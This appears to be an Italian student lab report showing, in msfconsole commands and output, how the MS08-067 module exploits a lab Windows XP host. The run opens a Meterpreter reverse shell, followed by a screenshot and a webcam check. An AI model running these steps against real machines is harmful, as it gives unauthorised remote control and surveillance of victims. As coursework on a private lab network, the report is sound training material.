
Dopo aver configurato la macchina Windows XP con indirizzo IP 192.168.1.30, avviamo la macchina Kali ed eseguiamo il comando msfsconsole.



Eseguiamo poi una ricerca del MS08-067, una vulnerabilità che potrebbe consentire l'esecuzione del codice remoto se un sistema interessato ha ricevuto una richiesta RPC appositamente creata. Nei sistemi Microsoft Windows 2000, Windows XP e Windows Server 2003, un utente malintenzionato potrebbe sfruttare questa vulnerabilità senza autenticazione per eseguire codice arbitrario. È possibile che questa vulnerabilità possa essere usata nella creazione di un exploit wormable.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                                        Disclosur
e Date  Rank    Check  Description                                  ---------
   -    ----    -----  -----------
   0    payload/generic/custom
        normal  No     Custom Payload
   1    payload/generic/debug_trap
        normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_aws_ssm
        normal  No     Command Shell, Bind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp
        normal  No     Generic Command Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp
        normal  No     Generic Command Shell, Reverse TCP Inline
   5    payload/generic/ssh/interact
        normal  No     Interact with Established SSH Connection
   6    payload/generic/tight_loop
        normal  No     Generic x86 Tight Loop
   7    payload/windows/adduser
        normal  No     Windows Execute net user /ADD
   8    payload/windows/custom/bind_hidden_ipknock_tcp
        normal  No     Windows shellcode stage, Hidden Bind Ipknock TCP Stage
r
   9    payload/windows/custom/bind_hidden_tcp
        normal  No     Windows shellcode stage, Hidden Bind TCP Stager
```

Andiamo poi ad inserire l'IP target e ad eseguire l'exploit:

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.30
RHOSTS ⇒ 192.168.1.30
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.30     yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.30:445 - Automatically detecting the target...
[*] 192.168.1.30:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Englis
h
[*] 192.168.1.30:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.30:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.30:1051) at
2024-03-06 09:46:21 -0500
```

Infine come da traccia richiesto, tramite l'aiuto del comando "help" eseguiamo uno screenshot e controlliamo l'eventuale presenza di webcam, in questo assente.